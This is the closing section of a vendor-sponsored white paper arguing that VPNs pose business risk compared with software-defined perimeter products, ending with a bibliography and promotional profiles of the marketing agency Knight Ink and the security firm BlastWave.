
As the vulnerability researcher who published the world's first vulnerability in VPNs over twenty-two years ago, it's unfathomable to think that VPNs are still in use today when more secure alternatives are available. Is it simply convenience in the fact that it's offered in the very unified threat management (UTM) solutions already being used on the edge of the network that makes it an acceptable risk to companies or are companies simply just aware of the risk posed to their business by using VPNs?

While I didn't arrive at an answer to this question in this paper, it's my hopes I explained VPNs, how they compare and contrast to SDP solutions, while also providing empirical data to justify the claim that VPNs create an unacceptable risk to the business when used by organizations today.

I've reviewed numerous SDP solutions in the market today, while many provide the basic definition of what SDP offers, one company stands out above the rest – BlastWave. What's unique about that company's solution is how they've eliminated passwords for an organization's remote users, completely deleting the account takeover threat while also providing asset cloaking enjoyed by SDP technology.

But don't take my word for it, check it out for yourself at www.blastwave.io and as always, create a functional requirements document (FRD) using this white paper as a guide for what you require from your SDP vendor and measure against that when deciding to replace your legacy VPN solution.

AVK



BIBLIOGRAPHY AND CREDITS

BIBLIOGRAPHY

- CVE - CVE. (n.d.). CVE. Retrieved January 26, 2022, from https://cve.mitre.org/
- Newsdesk. (2021, September 11). VPNs and zero trust security don’t mix - Zscaler report. Securitybrief.Com.Au. Retrieved January 26, 2022, from https://securitybrief.com.au/story/vpns-and-zero-trust-security-don-t-mix-zscaler-report
- Vaas, L. (2021, November 10). Massive Zero-Day Hole Found in Palo Alto Security Appliances. Threatpost. Retrieved January 26, 2022, from https://threatpost.com/massive-zero-day-hole-found-in-palo-alto-security-appliances/176170/
- Cimpanu, C. (2020, August 4). Hacker leaks passwords for 900+ enterprise VPN servers. ZDNet. Retrieved January 26, 2022, from https://www.zdnet.com/article/hacker-leaks-passwords-for-900-enterprise-vpn-servers/
- R, J. (2021, September 19). Post author: Jithendra R. SecPod Blog. Retrieved January 26, 2022, from https://www.secpod.com/blog/high-risk-vulnerability-in-teamviewer-could-be-exploited-to-crack-users-password/
- Wikipedia contributors. (2022, January 26). Valley of the Kings. Wikipedia. Retrieved January 26, 2022, from https://en.wikipedia.org/wiki/Valley_of_the_Kings
- Beutler, M. (2021, February 14). Virtual Private Networks as Digital Infrastructure. ArcGIS StoryMaps. Retrieved January 26, 2022, from https://storymaps.arcgis.com/stories/bea5c5118cb0458d8bb8c3c0f2aaf467
- Shea, S., & Rosencrance, L. (2020, November 2). software-defined perimeter (SDP). SearchCloudSecurity. Retrieved January 26, 2022, from https://searchcloudsecurity.techtarget.com/definition/software-defined-perimeter-SDP
- Constantin, L. (2020, May 8). Attacks against internet-exposed RDP servers surging during COVID-19 pandemic. CSO Online. Retrieved January 26, 2022, from https://www.csoonline.com/article/3542895/attacks-against-internet-exposed-rdp-servers-surging-during-covid-19-pandemic.html
- Abrams, L. (2021, September 10). Hackers leak passwords for 500,000 Fortinet VPN accounts. BleepingComputer. Retrieved January 26, 2022, from https://www.bleepingcomputer.com/news/security/hackers-leak-passwords-for-500-000-fortinet-vpn-accounts/

ABOUT KNIGHT INK

Firm Overview

Knight Ink is a content strategy, creation, and influencer marketing agency founded for category leaders and challenger brands in cybersecurity to fill current gaps in content and community management. We help vendors create and distribute their stories to the market in the form of written and visual storytelling drawn from 20+ years of experience working with global brands in cybersecurity. Knight Ink balances pragmatism with thought leadership and community management that amplifies a brand's reach, breeds customer delight and loyalty, and delivers creative experiences in written and visual content in cybersecurity.

Amid a sea of monotony, we help cybersecurity vendors unfurl, ascertain, and unfetter truly distinct positioning that drives accretive growth through amplified reach and customer loyalty using written and visual experiences.

Knight Ink delivers written and visual content through a blue ocean strategy tailored to specific brands. Whether it's a firewall, network threat analytics solutions, endpoint detection and response, or any other technology, every brand must swim out of a red sea of competition clawing at each other for market share using commoditized features. We help our clients navigate to blue ocean where the lowest price or most features don't matter.

We work with our customers to create a content strategy built around their blue ocean then perform the tactical steps necessary to execute on that strategy through the creation of written and visual content assets unique to the company and its story for the individual customer personas created in the strategy setting.

Contact Us

Web: www.knightinkmedia.com
Phone: (702) 637-8297
Address: 1980 Festival Plaza Drive, Suite 300, Las Vegas, NV 89135

ABOUT BLASTWAVE, INC.

Firm Overview

Founded by former executives and technologists from Apple and Cisco, BlastWave is taking a fundamentally different approach to security aimed at protecting privacy and connected devices from cyberattacks. BlastWave's patented product, BlastShield™, is an all-in-one-zero trust stack that combines state-of-the-art passwordless multi-factor authentication with high-performance, resilient encrypted connectivity and built-in microsegmentation. BlastWave is backed by Rocket Strategies, Lucas Venture Group, and Millennium Investments. The company is headquartered in Palo Alto, California. To learn more, visit www.blastwave.io and follow us on Twitter @blastwaveinc.

Knight Ink
1980 Festival Plaza Drive
Suite 300
Las Vegas, NV 89135
ak@knightinkmedia.com